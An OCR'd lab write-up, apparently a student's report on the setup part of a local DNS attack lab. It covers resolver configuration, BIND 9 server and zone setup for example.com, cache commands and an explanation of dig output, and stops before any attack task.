
Local DNS Attack Lab Part-1

Task 1: Configure the User Machine

Step 1: Add nameserver entry in the file.

```
sudo nano /etc/resolvconf/resolv.conf.d/head
```




Run the following command for the change to take effect

```
sudo resolvconf -u
```

Step 2: Use the dig command to get an IP address from a hostname of your choice(we use google) to check machine.


```
sudo dig google.com
```



Task 2: Set up a Local DNS Server


Step 1: Configure the BIND 9 server

named.conf.options file:



Step 2: Turn off DNSSEC

/etc/bind/named.conf.options file:




The two commands shown below are related to DNS cache. The first command dumps the content of the cache to the file specified above, and the second command clears the cache.

`sudo rndc dumpdb -cache` // Dump the cache to the sepcified file

`sudo rndc flush` // Flush the DNS cache

Step 3: Start DNS server




The following command will start or restart the BIND 9 DNS server.

```
sudo service bind9 restart
```

Step 4: Use the DNS server

We ping www.google.com and analsis dns traffic from ping command using wireshark.




```
Udp.port == 53
```


A DNS cache (sometimes called a DNS *resolver* cache) is a temporary database, maintained by a computer's operating system, that contains records of all the recent visits and attempted visits to websites and other internet domains.

In other words, a DNS cache is just a memory of recent DNS lookups that your computer can quickly refer to when it's trying to figure out how to load a website.

Task 3: Host a Zone in the Local DNS Server

Step 1: Create zones


named.conf.local file:



It should be noted that the example.com domain name is reserved for use in documentation, and is not owned by anybody, so it is safe to use it.


Step 2: Setup the forward lookup zone file

example.com.db file:



Step 3: Set up the reverse lookup zone file

192.168.0. db file:




Create the following reverse DNS lookup file called 192.168.0.0.db file in /etc/bind for example.com domain

Step 4: Restart the BIND server and test

Restart the BIND server, go back to the user machine and test www.example.com by dig command and explaination of that is below:

```
dig www.example.com
```



The most important section is the **ANSWER** section:

- The first column lists the name of the server that was queried
- The second column is the **Time to Live**, a set timeframe after which the record is refreshed
- The third column shows the class of query – in this case, “IN” stands for Internet
- The fourth column displays the type of query – in this case, “A” stands for an A (address) record
- The final column displays the IP address associated with the domain name

- Other lines can be translated as follows:
- The **first line** displays the version of the **dig** command.

The **HEADER** section shows the information it received from the server. Flags refer to the answer format.

The **OPT PSEUDOSECTION** displays advanced data:

- EDNS – Extension system for DNS, if used
- Flags – blank because no flags were specified
- UDP – UDP packet size

The **QUESTION** section displays the query data that was sent:

- First column is the domain name queried

- Second column is the type (IN = Internet) of query
- Third column specifies the record (A = Address), unless otherwise specified


The **STATISTICS** section shows metadata about the query:

- Query time – The amount of time it took for a response
- SERVER – The IP address and port of the responding DNS server. You may notice a loopback address in this line – this refers to a local setting that translates DNS addresses
- WHEN – Timestamp when the command was run
- MSG SIZE rcvd – The size of the reply from the DNS server

Task 4: Modifying the Host File

